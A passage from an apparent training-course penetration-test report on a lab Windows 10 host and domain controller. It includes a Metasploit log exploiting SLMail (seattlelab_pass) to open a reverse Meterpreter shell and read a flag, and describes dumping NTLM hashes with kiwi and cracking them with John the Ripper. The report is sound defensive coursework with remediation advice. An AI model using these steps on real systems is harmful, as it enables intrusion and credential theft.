Type (Web app / Linux OS / WIndows OS)	Windows OS - Windows 10 Machine
Risk Rating	Critical
Description	A vulnerable outdated version of the SLMail application is present on the Windows 10 machine. We were able to use Metasploit on this vulnerable service to obtain a Meterpreter shell on the Windows 10 Machine.
Images	
Affected Hosts	Windows 10 @ 172.22.117.20
Remediation	Ensure that all applications, services and operating system are updated to their most current versions. Enlist a policy for verifying and routinely ensuring compliance.

```
msf6 exploit(windows/pop3/seattlelab_pass) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 1 opened (172.22.117.100:4444 -> 172.22.117.20:63634 ) at 2024-08-01 19:28:43 -0400

meterpreter > ls
Listing: C:\Program Files (x86)\SLmail\System
=============================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  32    fil   2022-03-21 11:59:51 -0400  flag4.txt
100666/rw-rw-rw-  3358  fil   2002-11-19 13:40:14 -0500  listrcrd.txt
100666/rw-rw-rw-  1840  fil   2022-03-17 11:22:48 -0400  maillog.000
100666/rw-rw-rw-  3793  fil   2022-03-21 11:56:50 -0400  maillog.001
100666/rw-rw-rw-  4371  fil   2022-04-05 12:49:54 -0400  maillog.002
100666/rw-rw-rw-  1940  fil   2022-04-07 10:06:59 -0400  maillog.003
100666/rw-rw-rw-  1991  fil   2022-04-12 20:36:05 -0400  maillog.004
100666/rw-rw-rw-  2210  fil   2022-04-16 20:47:12 -0400  maillog.005
100666/rw-rw-rw-  2831  fil   2022-06-22 23:30:54 -0400  maillog.006
100666/rw-rw-rw-  1991  fil   2022-07-13 12:08:13 -0400  maillog.007
100666/rw-rw-rw-  2366  fil   2024-08-01 18:24:29 -0400  maillog.008
100666/rw-rw-rw-  8209  fil   2024-08-01 19:28:41 -0400  maillog.txt

meterpreter > cat flag4.txt
822e3434a10440ad9cc086197819b49dmeterpreter >
```

Vulnerability 20	Findings
Title	Weak password
Type (Web app / Linux OS / WIndows OS)	Windows OS - Windows 10 Machine
Risk Rating	High
Description	The password for the user flag6 was easily cracked by John the Ripper once we discovered the NTLM hash using the kiwi module.

© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.

Images	
Affected Hosts	Windows 10 @ 172.22.117.20
Remediation	Ensure that all users have a strong, unique password. We recommend a minimum of 12 characters, including numbers, upper case, lower case and special characters. Enforce mandatory 2 factor authentication for all users and logins.

Vulnerability 21	Findings
Title	Weak password
Type (Web app / Linux OS / WIndows OS)	Windows OS - Domain Controller machine
Risk Rating	High
Description	Using the kiwi tool to dump the password hash for the ADMBob user, we were able to easily crack the weak password with John the Ripper.
Images	
Affected Hosts	Windows Domain Controller @ 172.22.117.10
Remediation	Ensure that all users have a strong, unique password. We recommend a minimum of 12 characters, including numbers, upper case, lower case and special characters. Enforce mandatory 2 factor authentication for all users and logins.

© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.